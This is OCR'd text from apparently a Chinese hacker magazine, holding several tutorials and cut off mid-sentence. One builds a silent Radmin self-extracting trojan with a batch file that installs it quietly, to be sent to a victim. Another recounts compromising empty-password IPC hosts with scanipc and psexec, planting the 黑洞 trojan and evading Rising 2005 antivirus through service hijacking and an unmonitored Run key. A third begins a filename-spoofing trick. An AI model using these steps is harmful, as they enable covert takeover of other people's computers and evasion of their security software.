


图3

第2步

导出我们注册表里刚刚配置的radmin的信息HKEY_LOCAL_MACHINE中的SYSTEM下的radmin（图4）另存为注册表文件，我给大家示范就命名为xb.reg。再新建一个文本文档输入：

```
regedit /s xb.reg
r_server.exe
r_server.exe /silence /install
```




图 4

一定要注意空格，xb.reg 就是我刚才导出的注册表文件，**regedit /s xb.reg** 的意思就是把 xb.reg 导入对方的注册表，"/silence" 是以安静模式运行的意思，"/install" 是每次电脑运行时 r_server.exe 这个 radmin 的服务端都会自动运行，保存时保存类型大家选择所有文件，保存为批处理文件也就是 bat 文件，我命名为 xb.bat（这个批处理的内容有几种输入方法，雪蓓认为这种是最简单的，用着也方便）。自解压中有 5 个文件，我们在 radmin 的文件夹里可以找到 3 个：AdmDll.dll，raddrv.dll，r_server 加上我们做的 xb.reg 和 xb.bat 就是 5 个啦，齐了，先压缩成普通的压缩文件，然后雪蓓就带领大家开始我们的自解压制作旅程喽（自解压不只是在这制作木马，在别的黑客入侵方面也很有用哦）。不说废话啦，要不读者就开始打雪蓓了……开始第 3 步（不要打雪蓓，我躲，我躲^_^）

第 3 步

双击打开我们刚才做的压缩文件点击自解压选项，出现一个对话框，然后大家点击那个高级自解压选项，出现对话框，在那个自解压选项在常规里有个解压路径，大家输入"%systemroot%\"，解压后运行填我们刚才自己做的批处理文件的名字，我这填 xb.bat（图 5）。

然后选择模式选中全部隐藏和跳过已存在文件（这样做就是要隐蔽自己，大家加油，快完成啦），然后点击确定，确定就可以啦，我们的 radmin 远程控制自解压木马（名字好长哦，是雪蓓起的，呵呵·#！·#！）就做好啦。我们就可以把这个刚做好的自解压文件传到对放的电脑里，然后运行，它会自动解压，自动运行 radmin 的服务段，你可以用你的 radmin 填入 IP，在端口一栏改成你开的端口，雪蓓刚才示范的就是 1984，可以连接啦。




图 5

radmin 的好处就是容易操作，速度很快，大家赶快行动吧，还等什么，不过不要搞破坏，嘿嘿~，就说到这啦，雪蓓是网络休闲庄的会员，大家有空来我们家坐坐吧。各位黑友，3166~~


（文章中涉及到的程序 radmin 已收录于光盘中）

让木马躲过瑞星2005的"追杀"

文/chenggong


本人是一个小菜鸟，不过 x 档案看了不少，也想找几个肉鸡玩一玩。某一天的深夜，上网后拿出了 20cn 网络安全小组的全自动IPC 扫描器 scanipc（速度快，但是只能扫描本网段的 ip），一会扫描出几个空口令没想到这样容易就找到了肉鸡。接下来建立 ipc 连接，映射磁盘，用 copy 命令将黑洞的服务端拷贝到肉鸡的 c 盘，用 psexec.exe 直接运行黑洞的服务端，种植了六个木马，其中的四个很快上线（真是太激动了，感谢陈经韬先生造出了这样好的木马）。可是其余两个怎么也上不了线，让病毒防火墙杀死了？不可能我用的可是最新的黑洞专业版，并且自己重新加的壳。到肉鸡磁盘上仔细看看是不是有什么高级的病毒防火墙，进入到肉鸡 Program Files 目录一看是瑞星，将他的瑞星复制过来一看版本是瑞星 2005。我用的可是瑞星 2004，看样是过时了，赶紧到网上下载瑞星 2005 后装到电脑上，用瑞星 2005（版本 17.03.20）查毒黑洞服务端瑞星没有识别出病毒。为什么不能运行？郁闷……看样只有以身试毒了，在自己的电脑上运行黑洞服务端，一看不好，弹出一对话框（如图1），原来瑞星 2005 新增加一功能，注册表监控，对注册表进行了监控，安装软件如果向注册表某些地方写入键值，给你 15 秒的时间让你选择，如不选择 15 秒后自动取消安装。瑞星太厉害！怎么办？

首先想到了将瑞星结束进程，以最快的速度运行黑洞，或用 3389 登录，但这样做容易被管理员发现，并且在某些场合肯定不行。要想躲过瑞星的监控，必须在瑞星运行前运行木马，从 Win－




1

dows 启动机制上讲，先启动 Windows 主程序然后加载各项服务、启动项等。对！将服务或 Windows 主程序捆绑，经过试验行不通，Windows 自身保护功能很强，替换后就出错。直接加载在启动项里，这样太明显我不想那样做。最后终于想到了替换服务，直接替换不能成功，不信大家可以试试。最后想到了用 remote task manager，这个软件功能很强可以修改定制本地和远程计算机的服务，安装运行（详细的安装使用看 x 档案 2004 第 4 期），选一个运行并且启动的用处不大的服务，我选的是 Logical Disk Manager（如图 2）等肉鸡重起后你的黑洞就可以运行了。



最后我又研究了一下瑞星的注册表监控功能，实际上瑞星监控功能并不是很强，只是监控了很少一部分，黑洞生成服务端时有一选项（如图 3）。



注册表路径默认为 run，你改为 other 瑞星就监控不到了，因为选 run 时写到注册表[HKEY_LOCAL_MACHINE \SOFTWARE \Microsoft\Windows\CurrentVersion\policies\explorer\Run]。选 other 时写到[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run]。可见瑞星监控毕竟能力有限！实际上灰鸽子专业版写入注册表的地方瑞星也监控不到。

（本文所涉及的软件：IPC 扫描器 scanipc、psexec.exe 本器光盘已收录。）

李代桃僵——启动木马的小花招

石勒

我们先来看看图 1，怪吗？怎么会有两个同名的文件出现在同一个文件夹里（请注意，这里并没有把“我的电脑”里的“隐藏已知类型文件的扩展名”选项勾选上）？

实际上这是我弄的一个小花招，下面请跟我做。




图 1

一、实验

先把 snagit.exe 拷到一个空文件夹里，然后改名为“snagit.exe ”。注意，在扩展名 e x e 后面还有一个字符（所谓的 RUBOUT），是用 ALT+127（小键盘）输入的。再向此文件夹里拷入另一份 snagit.exe。此时，“我的电脑”里显示如图 